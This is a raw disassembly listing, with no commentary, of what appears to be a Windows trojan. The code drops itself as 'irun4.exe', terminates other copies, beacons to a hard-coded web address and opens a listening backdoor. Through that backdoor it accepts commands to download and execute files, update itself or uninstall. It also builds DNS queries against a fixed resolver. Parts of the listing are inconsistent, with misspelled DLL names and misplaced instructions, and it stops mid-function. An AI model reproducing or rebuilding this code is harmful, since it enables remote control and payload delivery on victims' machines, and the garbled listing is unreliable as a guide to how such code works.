```

```

L00401DC2:    call     jmp_KERNEL32.DLL!UnmapViewOfFile
              push     ebx
              call     jmp_KERNEL32.DLL!CloseHandle
L00401DC8:    push     [ebp-04h]
              call     jmp_KERNEL32.DLL!CloseHandle
L00401DD0:    push     [ebp-0Ch]
              call     jmp_KERNEL32.DLL!GlobalFree
              push     [ebp-10h]
              call     jmp_KERNEL32.DLL!LocalFree
              pop      ebx
              leave
              retn
;-----
SUB_L00401DE3:
              push     ebp
              mov      ebp,esp
              add      esp,FFFFFFD0h
              lea      eax,[ebp-10h]
              push     eax
              call     jmp_KERNEL32.DLL!GetLocalTime
              push     00000010h
              lea      eax,[ebp-20h]
              push     eax
              call     SUB_L00401163
              mov      word ptr [ebp-20h],07D5h
              mov      word ptr [ebp-1Eh],0004h
              mov      word ptr [ebp-1Ah],0019h
              lea      eax,[ebp-28h]
              push     eax
              lea      eax,[ebp-10h]
              push     eax
              call     jmp_KERNEL32.DLL!SystemTimeToFileTime
              lea      eax,[ebp-30h]
              push     eax
              lea      eax,[ebp-20h]
              push     eax
              call     jmp_KERNEL32.DLL!SystemTimeToFileTime
              lea      eax,[ebp-30h]
              push     eax
              lea      eax,[ebp-28h]
              push     eax
              call     jmp_KERNEL32.DLL!CompareFileTime
              cmp      eax,00000001h
              jnz      L00401E3F
              xor      eax,eax
              jmp      L00401E42
L00401E3F:    xor      eax,eax
              inc      eax
L00401E42:    leave
              retn
;-----

```

```

SUB_L00401E44:
    push    ebp
    mov     ebp,esp
    add     esp,FFFFFFED4h
    push    edi
    push    esi
    push    ebx
    call    jmp_KERNEL32.DLL!GetCurrentProcessId
    mov     esi,eax
    mov     ebx,SSZ00406039__irun4_exe
    inc     ebx
    mov     dword ptr [ebp-00000128h],00000128h
    push    00000000h
    push    00000002h
    call    jmp_KERNEL32.DLL!CreateToolhelp32Snapshot
    mov     [ebp-0000012Ch],eax
    lea     eax,[ebp-00000128h]
    push    eax
    push    [ebp-0000012Ch]
    call    jmp_KERNEL32.DLL!Process32First

L00401E88:
    or      eax,eax
    jz      L00401EC4
    push    ebx
    lea     eax,[ebp-00000104h]
    push    eax
    call    jmp_shlwapi.dll!StrStrIA
    or      eax,eax
    jz      L00401EB0
    cmp     [ebp-00000120h],esi
    jz      L00401EB0
    push    [ebp-00000120h]
    call    SUB_L00401278

L00401EB0:
    lea     eax,[ebp-00000128h]
    push    eax
    push    [ebp-0000012Ch]
    call    jmp_KERNEL32.DLL!Process32Next
    jmp     L00401E88

L00401EC4:
    push    [ebp-0000012Ch]
    call    jmp_KERNEL32.DLL!CloseHandle
    push    00000DACH
    call    jmp_KERNEL32.DLL!Sleep
    xor     eax,eax
    pop     ebx
    pop     esi
    pop     edi
    leave
    retn

;-----
SUB_L00401EE0:
    call    jmp_KERNEL32.DLL!GetTickCount
    push    eax
    call    SUB_L00401000
    push    00000104h

```

```

        push    L00409E60
        call    jmp_KERNEL32.DLL!GetSystemDirectoryA
        push    SSZ00406039__irun4_exe
        push    L00409E60
        call    jmp_KERNEL32.DLL!lstrcatA
        push    00000104h
        push    L00409F65
        push    00000000h
        call    jmp_KERNEL32.DLL!GetModuleFileNameA
        call    SUB_L00401AD6
        push    00000080h
        push    L00409E60
        call    jmp_KERNEL32.DLL!SetFileAttributesA
        call    jmp_KERNEL32.DLL!GetCommandLineA
L00401F33:
        cmp     dword ptr [eax],6470752Dh
        jz      L00401F56
        cmp     dword ptr [eax],6C65642Dh
        jz      L00401F4C
        inc     eax
        cmp     byte ptr [eax+03h],00h
        jnz     L00401F33
        jmp     L00401F5B
L00401F4C:
        call    SUB_L00401E44
        call    SUB_L00401B1A
L00401F56:
        call    SUB_L00401E44
L00401F5B:
        push    L00409E60
        push    L00409F65
        call    jmp_KERNEL32.DLL!lstrcmpiA
        or      eax,eax
        jz      L00401FA1
        push    00000000h
        push    L00409E60
        push    L00409F65
        call    jmp_KERNEL32.DLL!CopyFileA
        or      eax,eax
        jz      L00401F9A
        push    00000000h
        push    00000000h
        push    00000000h
        push    L00409E60
        push    SSZ004061DF_open
        push    00000000h
        call    jmp_SHELL32.dll!ShellExecuteA
L00401F9A:
        push    00000000h
        call    jmp_KERNEL32.DLL!ExitProcess
L00401FA1:
        retn
;-----
SUB_L00401FA2:
        push    00000000h
        push    00000000h

```

```

        call    jmp_wininet.dll!InternetGetConnectedState
        or      eax,eax
        jz      L00401FB0
        retn
;-----

```

```

L00401FB0:
        push    000007D0h
        call    jmp_KERNEL32.DLL!Sleep
        jmp     SUB_L00401FA2
        retn
;-----

```

```

        push    ebp
        mov     ebp,esp
        add     esp,FFFFFF00h
        push    ebx
        xor     ebx,ebx
        push    00000100h
        lea     eax,[ebp-00000100h]
        push    eax
        call    SUB_L00401163
        push    000000FFh
        lea     eax,[ebp-00000100h]
        push    eax
        call    jmp_wsock32.dll!gethostname
        test    eax,eax
        jnz     L0040200A
        lea     eax,[ebp-00000100h]
        push    eax
        call    jmp_wsock32.dll!gethostbyname
        test    eax,eax
        jz      L0040200A
        mov     eax,[eax+0Ch]
        test    eax,eax
        jz      L0040200A
        mov     eax,[eax]
        mov     ebx,[eax]
L0040200A:
        mov     eax,ebx
        pop     ebx
        leave
        retn
;-----

```

```

SUB_L0040200F:
        push    ebp
        mov     ebp,esp
        push    [ebp+08h]
        call    jmp_wsock32.dll!inet_addr
        cmp     eax,FFFFFFFFh
        jnz     L00402044
        push    [ebp+08h]
        call    jmp_wsock32.dll!gethostbyname
        or      eax,eax
        jnz     L00402032
        mov     eax,FFFFFFFFh
        jmp     L00402044

```

```

L00402032:

```

```

        mov     eax,[eax+0Ch]
        or      eax,eax
        jnz     L00402040
        mov     eax,FFFFFFFFh
        jmp     L00402044
L00402040:
        mov     eax,[eax]
        mov     eax,[eax]
L00402044:
        leave
        retn    0004h
;-----
SUB_L00402048:
        push    ebp
        mov     ebp,esp
        add     esp,FFFFFFF4h
        push    [ebp+0Ch]
        pop     [ebp-0000010Ch]
        mov     dword ptr [ebp-00000108h],00000000h
        mov     dword ptr [ebp-00000104h],00000001h
        lea     eax,[ebp-00000100h]
        push    [ebp+08h]
        pop     [eax]
        lea     eax,[ebp-0000010Ch]
        push    eax
        push    00000000h
        push    00000000h
        lea     eax,[ebp-00000104h]
        push    eax
        push    00000000h
        call    jmp_wsock32.dll!select
        cmp     eax,FFFFFFFFh
        jz      L0040209B
        or      eax,eax
        jnz     L0040209F
L0040209B:
        xor     eax,eax
        jmp     L004020A1
L0040209F:
        mov     al,01h
L004020A1:
        leave
        retn    0008h
;-----
SUB_L004020A5:
        push    ebp
        mov     ebp,esp
        add     esp,FFFFFFF8h
        push    ebx
        mov     ebx,[ebp+10h]
        push    [ebp+14h]
        push    [ebp+08h]
        call    SUB_L00402048
        or      eax,eax
        jz      L00402102
L004020BE:

```



```

        cmp     ebx,00000080h
        jbe     L004020CD
        mov     ecx,00000080h
        jmp     L004020CF
L004020CD:
        mov     ecx,ebx
L004020CF:
        jecxz   L00402102
        push    00000000h
        push    ecx
        lea     eax,[ebp-80h]
        push    eax
        push    [ebp+08h]
        call    jmp_wssock32.dll!recv
        test    eax,eax
        jle     L00402102
        sub     ebx,eax
        mov     edx,[ebp+0Ch]
        mov     edx,[edx]
        push    00000000h
        push    eax
        lea     eax,[ebp-80h]
        push    eax
        push    [ebp+0Ch]
        call    [edx+10h]
        cmp     dword ptr [ebp+18h],00000000h
        jz      L00402100
        jmp     L00402102
L00402100:
        jmp     L004020BE
L00402102:
        xor     eax,eax
        test    ebx,ebx
        setz    al
        pop     ebx
        leave
        retn    0014h
;-----
SUB_L0040210E:
        push    ebp
        mov     ebp,esp
        add     esp,FFFFFFFCh
        push    ebx
        sub     ebx,ebx
        push    [ebp+18h]
        push    [ebp+08h]
        call    SUB_L00402048
        or      eax,eax
        jz      L0040216A
L00402126:
        push    00000000h
        push    00000001h
        lea     eax,[ebp-01h]
        push    eax
        push    [ebp+08h]
        call    jmp_wssock32.dll!recv

```

```

        test    eax,eax
        jle     L0040216A
        mov     eax,[ebp+14h]
        cmp     [ebp-01h],al
        jnz     L00402144
        mov     bl,01h
L00402144:
        mov     edx,[ebp+0Ch]
        mov     edx,[edx]
        push    00000000h
        push    00000001h
        lea     eax,[ebp-01h]
        push    eax
        push    [ebp+0Ch]
        call    [edx+10h]
        push    [ebp+0Ch]
        call    SUB_L00401398
        cmp     eax,[ebp+10h]
        jc      L00402166
        jmp     L0040216A
L00402166:
        test    ebx,ebx
        jz      L00402126
L0040216A:
        mov     eax,ebx
        pop     ebx
        leave
        retn    0014h

```

SUB_L00402171:

```

        push    ebp
        mov     ebp,esp
        add     esp,FFFFFFF4h
L00402177:
        push    [ebp+0Ch]
        call    SUB_L004013F3
        push    00000001h
        push    00000000h
        push    [ebp+0Ch]
        call    SUB_L00401369
        mov     [ebp-0Ch],eax
        push    00000005h
        lea     eax,[ebp-05h]
        push    eax
        call    SUB_L00401163
        push    [ebp+14h]
        push    0000000Ah
        push    [ebp+10h]
        push    [ebp+0Ch]
        push    [ebp+08h]
        call    SUB_L0040210E
        test    eax,eax
        jz      L004021F7
        push    00000000h
        push    [ebp-0Ch]
        push    [ebp+0Ch]

```

```

        call    SUB_L00401369
        mov     edx,[ebp+0Ch]
        mov     edx,[edx]
        push    00000000h
        push    00000004h
        lea     eax,[ebp-05h]
        push    eax
        push    [ebp+0Ch]
        call    [edx+0Ch]
        push    [ebp+0Ch]
        call    SUB_L004013CD
        cmp     byte ptr [ebp-02h],20h
        jnz     L004021E9
        mov     eax,00000001h
        leave
        retn     0010h
;-----
L004021E9:    jmp     L004021F5
               cmp     byte ptr [ebp-02h],2Dh
               jz      L004021F5
               xor     eax,eax
               leave
               retn     0010h
;-----
L004021F5:
L004021F7:    jmp     L00402177
               leave
               retn     0010h
;-----
SUB_L004021FB:
               push    ebp
               mov     ebp,esp
               add     esp,FFFFFFF0h
               push    ebx
               xor     ebx,ebx
               push    00000006h
               push    00000001h
               push    00000002h
               call    jmp_wssock32.dll!socket
               cmp     eax,FFFFFFFFh
               jnz     L00402216
               jmp     L00402276
L00402216:
               mov     ebx,eax
               push    00000010h
               lea     eax,[ebp-10h]
               push    eax
               call    SUB_L00401163
               mov     word ptr [ebp-10h],0002h
               mov     ecx,[ebp+10h]
               mov     [ebp-0Eh],cx
               cmp     dword ptr [ebp+0Ch],00000000h
               jz      L0040223B
               mov     eax,[ebp+0Ch]

```

```

L0040223B:    jmp     L0040225A
               cmp     dword ptr [ebp+0Ch],00000000h
               jnz     L0040224B
               cmp     dword ptr [ebp+08h],00000000h
               jnz     L0040224B
               jmp     L0040226E
               jmp     L0040225A
L0040224B:    push    [ebp+08h]
               call    SUB_L0040200F
               cmp     eax,FFFFFFFFh
               jnz     L0040225A
               jmp     L0040226E
L0040225A:    mov     [ebp-0Ch],eax
               push    00000010h
               lea     eax,[ebp-10h]
               push    eax
               push    ebx
               call    jmp_wsock32.dll!connect
               cmp     eax,FFFFFFFFh
               jnz     L00402276
L0040226E:    push    ebx
               call    jmp_wsock32.dll!closesocket
               xor     ebx,ebx
L00402276:    mov     eax,ebx
               pop     ebx
               leave
               retn     000Ch
;-----
L0040227D:    push    ebp
               mov     ebp,esp
               add     esp,FFFFFFFCh
               push    esi
               push    ebx
               push    00000010h
               lea     eax,[ebp-10h]
               push    eax
               call    SUB_L00401163
               mov     word ptr [ebp-10h],0002h
               mov     esi,[ebp+08h]
               mov     eax,[esi]
               mov     esi,[esi+04h]
               xchg    al,ah
               mov     [ebp-0Eh],ax
               mov     dword ptr [ebp-0Ch],00000000h
               push    00000006h
               push    00000001h
               push    00000002h
               call    jmp_wsock32.dll!socket
               mov     ebx,eax
               push    [ebp+08h]

```

```

        call    jmp_KERNEL32.DLL!GlobalFree
        cmp     ebx,FFFFFFFFh
        jnz     L004022C9
        xor     ebx,ebx
        jmp     L0040232F
L004022C9:
        push    00000010h
        lea     eax,[ebp-10h]
        push    eax
        push    ebx
        call    jmp_wssock32.dll!bind
        or      eax,eax
        jz      L004022DB
        jmp     L0040232F
L004022DB:
        push    00000005h
        push    ebx
        call    jmp_wssock32.dll!listen
        or      eax,eax
        jz      L004022E9
        jmp     L0040232F
L004022E9:
        mov     dword ptr [ebp-14h],00000010h
        lea     eax,[ebp-14h]
        push    eax
        lea     eax,[ebp-10h]
        push    eax
        push    ebx
        call    jmp_wssock32.dll!accept
        cmp     eax,FFFFFFFFh
        jnz     L00402305
        jmp     L0040232F
L00402305:
        xchg    eax,ecx
        mov     edx,[L00406203]
        cmp     edx,000001F4h
        jnc     L00402327
        lea     eax,[ebp-14h]
        push    eax
        push    00000000h
        push    ecx
        push    esi
        push    00000000h
        push    00000000h
        call    jmp_KERNEL32.DLL!CreateThread
        jmp     L0040232D
L00402327:
        push    ecx
        call    jmp_wssock32.dll!closesocket
L0040232D:
        jmp     L004022E9
L0040232F:
        or      ebx,ebx
        jz      L0040233E
        push    ebx
        call    jmp_wssock32.dll!closesocket

```

```

L0040233E:    mov     ebx,00000000h
              xor     eax,eax
              pop     ebx
              pop     esi
              leave
              retn     0004h
;-----
SUB_L00402346:
              push    ebp
              mov     ebp,esp
              add     esp,FFFFFFF8h
              push    00000008h
              push    00000000h
              call    jmp_KERNEL32.DLL!GlobalAlloc
              mov     [ebp-04h],eax
              push    [ebp+08h]
              pop     [eax]
              push    [ebp+0Ch]
              pop     [eax+04h]
              lea     eax,[ebp-08h]
              push    eax
              push    00000000h
              push    [ebp-04h]
              push    L0040227D
              push    00000000h
              push    00000000h
              call    jmp_KERNEL32.DLL!CreateThread
              leave
              retn     0008h
;-----
SUB_L0040237E:
              push    ebp
              mov     ebp,esp
              add     esp,FFFFFFF8h
              push    ebx
              push    esi
              push    00000400h
              push    00000040h
              call    jmp_KERNEL32.DLL!GlobalAlloc
              mov     [ebp-08h],eax
              push    [L00406000]
              push    [ebp+08h]
              push    SSZ004061A0__s_p__lu
              push    [ebp-08h]
              call    jmp_user32.dll!wsprintfA
              add     esp,00000010h
              call    SUB_L00401FA2
              push    00000000h
              push    00000000h
              push    00000000h
              push    00000001h
              push    L00406207
              call    jmp_wininet.dll!InternetOpenA
              mov     [ebp-04h],eax
              push    00000000h

```

```

        push    40000000h
        push    00000000h
        push    00000000h
        push    [ebp-08h]
        push    eax
        call    jmp_wininet.dll!InternetOpenUrlA
        xchg    eax,ebx
        or      ebx,ebx
        jz      L004023E7
        push    ebx
        call    jmp_wininet.dll!InternetCloseHandle
L004023E7:
        push    [ebp-04h]
        call    jmp_wininet.dll!InternetCloseHandle
        push    [ebp-08h]
        call    jmp_KERNEL32.DLL!GlobalFree
        xchg    eax,ebx
        pop     esi
        pop     ebx
        leave
        retn    0004h
;-----
SUB_L004023FE:
        push    edi
        mov     edi,SSZ00406145_http____postertog_de_scr_php
L00402404:
        cld
        mov     edx,edi
        xor     eax,eax
        or      ecx,FFFFFFFFh
        repne scasb
        push    edx
        call    SUB_L0040237E
        cmp     byte ptr [edi],00h
        jnz     L00402404
        xor     eax,eax
        pop     edi
        retn
;-----
L0040241D:
        push    ebp
        mov     ebp,esp
L00402420:
        call    SUB_L00401FA2
        push    000927C0h
        call    jmp_KERNEL32.DLL!Sleep
        call    SUB_L004023FE
        push    00989680h
        call    jmp_KERNEL32.DLL!Sleep
        jmp     L00402420
        xor     eax,eax
        leave
        retn    0004h
;-----
SUB_L00402446:
        push    ebp

```

```

mov     ebp,esp
add     esp,FFFFFFFCh
lea     eax,[ebp-04h]
push    eax
push    00000000h
push    00000000h
push    L0040241D
push    00000000h
push    00000000h
call    jmp_KERNEL32.DLL!CreateThread
leave
retn

```

SUB_L00402464:

```

push    ebp
mov     ebp,esp
push    esi
mov     esi,[ebp+08h]
push    esi
call    jmp_KERNEL32.DLL!strlenA
mov     ecx,FFFFFFFFh
xchg    eax,ecx
call    SUB_L00401186
mov     esi,SSZ00406212____upd
mov     ecx,0000000Ah
add     esi,00000006h
push    ecx
call    SUB_L00401186
mov     esi,L0040248B
add     esi,[L0040248B]
add     esi,00000004h
dec     [esp]
pop     ecx
call    SUB_L00401186
pop     esi
leave
retn     0004h

```

SUB_L004024AB:

```

push    ebp
mov     ebp,esp
add     esp,FFFFFFE94h
push    esi
push    edi
push    ebx
push    FFFFFFFFh
push    [L004061FB]
call    jmp_KERNEL32.DLL!WaitForSingleObject
mov     dword ptr [ebp-0000016Ch],00000000h
mov     byte ptr [ebp-01h],00h
mov     byte ptr [ebp-00000152h],00h
push    00000008h
lea     eax,[ebp-00000151h]
push    eax
call    SUB_L00401163
push    00000800h

```



```

push    00000040h
call    jmp_KERNEL32.DLL!GlobalAlloc
mov     [ebp-00000164h],eax
push    [ebp+0Ch]
call    SUB_L004013F3
push    00000000h
push    00000005h
push    00000001h
push    [ebp+0Ch]
push    [ebp+08h]
call    SUB_L004020A5
test    eax,eax
jz      L00402890
push    [ebp+0Ch]
call    SUB_L004013E0
mov     edx,[ebp+0Ch]
mov     edx,[edx]
push    00000000h
push    00000001h
lea     eax,[ebp-00000152h]
push    eax
push    [ebp+0Ch]
call    [edx+0Ch]
push    [ebp+0Ch]
call    SUB_L004013F3
cmp     byte ptr [ebp-00000152h],00h
jbe     L00402552
cmp     byte ptr [ebp-00000152h],0Bh
jc      L00402557
L00402552:
jmp     L00402890
L00402557:
push    00000005h
push    00000000h
push    000000C8h
push    [ebp+0Ch]
push    [ebp+08h]
call    SUB_L0040210E
test    eax,eax
jz      L00402890
push    [ebp+0Ch]
call    SUB_L004013E0
mov     edx,[ebp+0Ch]
mov     edx,[edx]
push    00000000h
push    000000C8h
lea     eax,[ebp-000000C9h]
push    eax
push    [ebp+0Ch]
call    [edx+0Ch]
push    [ebp+0Ch]
call    SUB_L004013F3
lea     eax,[ebp-000000C9h]
push    eax
call    SUB_L00402464
cmp     eax,[L00406004]

```

```

        jz      L004025B5
        jmp     L00402890
L004025B5:
        cld
        lea     edi,[ebp-000000C9h]
        mov     eax,00000003h
        stosd
        mov     eax,[L00406000]
        stosd
        push    00000000h
        push    00000008h
        lea     eax,[ebp-000000C9h]
        push    eax
        push    [ebp+08h]
        call    jmp_wssock32.dll!send
        cmp     byte ptr [ebp-00000152h],02h
        jz      L004025F1
        cmp     byte ptr [ebp-00000152h],03h
        jnz     L0040277B
L004025F1:
        push    00000000h
        push    00000004h
        push    00000004h
        push    [ebp+0Ch]
        push    [ebp+08h]
        call    SUB_L004020A5
        test    eax,eax
        jz      L00402890
        push    [ebp+0Ch]
        call    SUB_L004013E0
        mov     edx,[ebp+0Ch]
        mov     edx,[edx]
        push    00000000h
        push    00000004h
        lea     eax,[ebp-00000158h]
        push    eax
        push    [ebp+0Ch]
        call    [edx+0Ch]
        push    [ebp+0Ch]
        call    SUB_L004013F3
        push    00000000h
        push    00000004h
        push    [ebp-00000158h]
        push    [ebp+0Ch]
        push    [ebp+08h]
        call    SUB_L004020A5
        test    eax,eax
        jz      L00402890
        push    [ebp+0Ch]
        call    SUB_L004013E0
        push    00000104h
        lea     eax,[ebp-000000C9h]
        push    eax
        call    jmp_KERNEL32.DLL!GetWindowsDirectoryA
        push    00000005h
        lea     eax,[ebp-00000151h]

```

```

push    eax
call    SUB_L004011BE
push    SSZ0040620A__iuplda
lea     eax,[ebp-000000C9h]
push    eax
call    jmp_KERNEL32.DLL!lstrcatA
lea     eax,[ebp-00000151h]
push    eax
lea     eax,[ebp-000000C9h]
push    eax
call    jmp_KERNEL32.DLL!lstrcatA
push    SSZ004061E4__exe
lea     eax,[ebp-000000C9h]
push    eax
call    jmp_KERNEL32.DLL!lstrcatA
push    00000000h
push    00000000h
push    00000002h
push    00000000h
push    00000002h
push    40000000h
lea     eax,[ebp-000000C9h]
push    eax
call    jmp_KERNEL32.DLL!CreateFileA
mov     [ebp-00000160h],eax
inc     eax
jz      L00402890
mov     dword ptr [ebp-00000168h],00000000h

L004026DB:
mov     edx,[ebp+0Ch]
mov     edx,[edx]
lea     eax,[ebp-0000015Ch]
push    eax
push    00000080h
lea     eax,[ebp-00000149h]
push    eax
push    [ebp+0Ch]
call    [edx+0Ch]
cmp     dword ptr [ebp-0000015Ch],00000000h
jz      L00402731
push    00000000h
lea     eax,[ebp-0000015Ch]
push    eax
push    [ebp-0000015Ch]
lea     eax,[ebp-00000149h]
push    eax
push    [ebp-00000160h]
call    jmp_KERNEL32.DLL!WriteFile
mov     eax,[ebp-0000015Ch]
add     [ebp-00000168h],eax
jmp     L004026DB

L00402731:
push    [ebp-00000160h]
call    jmp_KERNEL32.DLL!CloseHandle
cmp     byte ptr [ebp-00000152h],03h
jnz     L00402756

```

```

push    SSZ00406212___upd
lea     eax,[ebp-000000C9h]
push    eax
call    jmp_KERNEL32.DLL!lstrcatA
L00402756:
mov     eax,[ebp-00000158h]
cmp     eax,[ebp-00000168h]
jnz     L00402890
push    00000000h
lea     eax,[ebp-000000C9h]
push    eax
call    jmp_KERNEL32.DLL!WinExec
jmp     L00402890
L0040277B:
cmp     byte ptr [ebp-00000152h],04h
jnz     L0040278E
call    SUB_L00401B1A
jmp     L00402890
L0040278E:
cmp     byte ptr [ebp-00000152h],08h
jz      L004027A4
cmp     byte ptr [ebp-00000152h],0Ah
jnz     L00402890
L004027A4:
push    00000005h
push    00000000h
push    000003E8h
push    [ebp+0Ch]
push    [ebp+08h]
call    SUB_L0040210E
test    eax,eax
jz      L00402890
push    00000104h
lea     eax,[ebp-000000C9h]
push    eax
call    jmp_KERNEL32.DLL!GetWindowsDirectoryA
push    00000005h
lea     eax,[ebp-00000151h]
push    eax
call    SUB_L004011BE
push    SSZ0040620A___iuplda
lea     eax,[ebp-000000C9h]
push    eax
call    jmp_KERNEL32.DLL!lstrcatA
lea     eax,[ebp-00000151h]
push    eax
lea     eax,[ebp-000000C9h]
push    eax
call    jmp_KERNEL32.DLL!lstrcatA
push    SSZ004061E4___exe
lea     eax,[ebp-000000C9h]
push    eax
call    jmp_KERNEL32.DLL!lstrcatA
push    [ebp+0Ch]
call    SUB_L004013E0
mov     edx,[ebp+0Ch]

```

```

mov     edx,[edx]
push    00000000h
push    000003E8h
push    [ebp-00000164h]
push    [ebp+0Ch]
call    [edx+0Ch]
push    00000000h
push    00000000h
lea     eax,[ebp-000000C9h]
push    eax
push    [ebp-00000164h]
push    00000000h
call    jmp_urlmon.dll!URLDownloadToFileA
or      eax,eax
jnz     L00402890
cmp     byte ptr [ebp-00000152h],08h
jnz     L00402874
push    00000000h
push    00000000h
push    00000000h
lea     eax,[ebp-000000C9h]
push    eax
push    SSZ004061DF_open
push    00000000h
call    jmp_SHELL32.dll!ShellExecuteA
jmp     L00402890
L00402874:
push    00000000h
push    00000000h
push    SSZ00406212___upd
lea     eax,[ebp-000000C9h]
push    eax
push    SSZ004061DF_open
push    00000000h
call    jmp_SHELL32.dll!ShellExecuteA
L00402890:
push    [ebp+08h]
call    jmp_wssock32.dll!closesocket
push    [ebp-00000164h]
call    jmp_KERNEL32.DLL!GlobalFree
cmp     dword ptr [ebp-0000016Ch],00000000h
jz      L004028B7
push    [ebp-0000016Ch]
call    jmp_KERNEL32.DLL!GlobalFree
L004028B7:
push    [L004061FB]
call    jmp_KERNEL32.DLL!ReleaseMutex
xor     eax,eax
pop     ebx
pop     edi
pop     esi
leave
retn    0008h
;-----
L004028CB:
push    ebp

```

```

mov     ebp,esp
add     esp,FFFFFFF0h
push    esi
push    edi
push    ebx
inc     [L00406203]
lea     eax,[ebp-04h]
push    eax
call    SUB_L00401344
push    00000001h
push    00000005h
push    00000008h
push    [ebp-04h]
push    [ebp+08h]
call    SUB_L004020A5
push    [ebp-04h]
call    SUB_L004013E0
push    00000008h
lea     eax,[ebp-0Ch]
push    eax
call    SUB_L00401163
mov     edx,[ebp-04h]
mov     edx,[edx]
push    00000000h
push    00000008h
lea     eax,[ebp-0Ch]
push    eax
push    [ebp-04h]
call    [edx+0Ch]
lea     esi,[ebp-0Ch]
cmp     byte ptr [esi],43h
jnz     L0040293C
cmp     byte ptr [esi+01h],FFh
jnz     L0040293C
cmp     word ptr [esi+02h],FFFFh
jnz     L0040293C
push    [ebp-04h]
push    [ebp+08h]
call    SUB_L004024AB
jmp     L0040293E
L0040293C:
jmp     L00402940
L0040293E:
jmp     L00402948
L00402940:
push    [ebp+08h]
call    jmp_wssock32.dll!closesocket
L00402948:
push    [ebp-04h]
call    SUB_L00401357
dec     [L00406203]
xor     eax,eax
pop     ebx
pop     edi
pop     esi
leave

```

```

        retn     0004h
;-----
SUB_L0040295F:
        push    ebp
        mov     ebp,esp
        add     esp,FFFFFFF8h
        push    00000248h
        push    00000040h
        call    jmp_KERNEL32.DLL!GlobalAlloc
        mov     [ebp-04h],eax
        mov     dword ptr [ebp-08h],00000248h
        lea     eax,[ebp-08h]
        push    eax
        push    [ebp-04h]
        call    jmp_iphlpapi.dll!GetNetworkParams
        cmp     eax,0000006Fh
        jnz     L004029A1
        push    [ebp-04h]
        call    jmp_KERNEL32.DLL!GlobalFree
        push    [ebp-08h]
        push    00000040h
        call    jmp_KERNEL32.DLL!GlobalAlloc
        mov     [ebp-04h],eax
L004029A1:
        lea     eax,[ebp-08h]
        push    eax
        push    [ebp-04h]
        call    jmp_iphlpapi.dll!GetNetworkParams
        or      eax,eax
        jnz     L004029C5
        mov     eax,[ebp-04h]
        lea     eax,[eax+00000110h]
        push    eax
        push    SSZ00406008_151_201_0_39
        call    jmp_KERNEL32.DLL!strcpyA
L004029C5:
        push    [ebp-04h]
        call    jmp_KERNEL32.DLL!GlobalFree
        leave
        retn
;-----
SUB_L004029CF:
        push    ebp
        mov     ebp,esp
        add     esp,FFFFFFECh
        push    esi
        push    edi
        push    ebx
        push    0000000Ch
        lea     eax,[ebp-0Ch]
        push    eax
        call    SUB_L00401163
        mov     word ptr [ebp-0Ch],0202h
        mov     word ptr [ebp-0Ah],0100h
        ror     word ptr [ebp-0Ah],08h
        mov     word ptr [ebp-08h],0001h

```

```

ror    word ptr [ebp-08h],08h
mov    edx,[ebp+08h]
mov    edx,[edx]
push   00000000h
push   0000000Ch
lea    eax,[ebp-0Ch]
push   eax
push   [ebp+08h]
call   [edx+10h]
push   [ebp+0Ch]
call   jmp_KERNEL32.DLL!strlenA
mov    ecx,eax
mov    edi,[ebp+0Ch]

L00402A1F:
mov    edx,edi
mov    al,2Eh
cld
repne scasd
mov    ebx,edi
sub    ebx,edx
cmp    byte ptr [edi-01h],2Eh
jnz    L00402A31
dec    ebx

L00402A31:
mov    [ebp-10h],ebx
push   ecx
push   edx
mov    edx,[ebp+08h]
mov    edx,[edx]
push   00000000h
push   00000001h
lea    eax,[ebp-10h]
push   eax
push   [ebp+08h]
call   [edx+10h]
pop    ecx
mov    edx,[ebp+08h]
mov    edx,[edx]
push   00000000h
push   [ebp-10h]
push   ecx
push   [ebp+08h]
call   [edx+10h]
mov    dword ptr [ebp-10h],00000000h
pop    ecx
test   ecx,ecx
jnz    L00402A1F
mov    edx,[ebp+08h]
mov    edx,[edx]
push   00000000h
push   00000001h
lea    eax,[ebp-10h]
push   eax
push   [ebp+08h]
call   [edx+10h]
mov    word ptr [ebp-12h],000Fh

```



```

ror     word ptr [ebp-12h],08h
mov     edx,[ebp+08h]
mov     edx,[edx]
push    00000000h
push    00000002h
lea     eax,[ebp-12h]
push    eax
push    [ebp+08h]
call    [edx+10h]
mov     word ptr [ebp-12h],0001h
ror     word ptr [ebp-12h],08h
mov     edx,[ebp+08h]
mov     edx,[edx]
push    00000000h
push    00000002h
lea     eax,[ebp-12h]
push    eax
push    [ebp+08h]
call    [edx+10h]
pop     ebx
pop     edi
pop     esi
leave
retn    0008h

```

SUB_L00402ABD:

```

push    ebp
mov     ebp,esp
add     esp,FFFFFF7Ch
push    ebx
mov     ecx,00000035h
xchg    cl,ch
push    ecx
push    00000000h
push    [ebp+0Ch]
call    SUB_L004021FB
or      eax,eax
jz      L00402BC8
mov     ebx,eax
push    [ebp+08h]
call    SUB_L00401398
xchg    al,ah
mov     [ebp-04h],eax
push    00000000h
push    00000002h
lea     eax,[ebp-04h]
push    eax
push    ebx
call    jmp_wssock32.dll!send
push    [ebp+08h]
call    SUB_L004013E0

```

L00402B06:

```

mov     edx,[ebp+08h]
mov     edx,[edx]
lea     eax,[ebp-04h]
push    eax

```

```

push    00000080h
lea     eax,[ebp-00000084h]
push    eax
push    [ebp+08h]
call    [edx+0Ch]
cmp     dword ptr [ebp-04h],00000000h
jz      L00402B3B
push    00000000h
push    [ebp-04h]
lea     eax,[ebp-00000084h]
push    eax
push    ebx
call    jmp_wssock32.dll!send
jmp     L00402B06

L00402B3B:
push    [ebp+08h]
call    SUB_L004013F3
push    00000000h
push    00000004h
push    00000002h
push    [ebp+08h]
push    ebx
call    SUB_L004020A5
test    eax,eax
jz      L00402BC2
push    [ebp+08h]
call    SUB_L004013E0
mov     dword ptr [ebp-04h],00000000h
mov     edx,[ebp+08h]
mov     edx,[edx]
push    00000000h
push    00000002h
lea     eax,[ebp-04h]
push    eax
push    [ebp+08h]
call    [edx+0Ch]
push    [ebp+08h]
call    SUB_L004013F3
mov     eax,[ebp-04h]
xchg    al,ah
push    00000000h
push    00000004h
push    eax
push    [ebp+08h]
push    ebx
call    SUB_L004020A5
test    eax,eax
jz      L00402BC2
push    ebx
call    jmp_wssock32.dll!closesocket
push    [ebp+08h]
call    SUB_L00402C51
mov     ebx,eax
push    eax
call    jmp_KERNEL32.DLL!strlenA
or      eax,eax

```

```

        jnz     L00402BBB
        push    ebx
        call    jmp_KERNEL32.DLL!GlobalFree
        xor     eax,eax
        jmp     L00402BBD
L00402BBB:
        mov     eax,ebx
L00402BBD:
        pop     ebx
        leave
        retn    0008h
;-----
L00402BC2:
        push    ebx
        call    jmp_wssock32.dll!closesocket
L00402BC8:
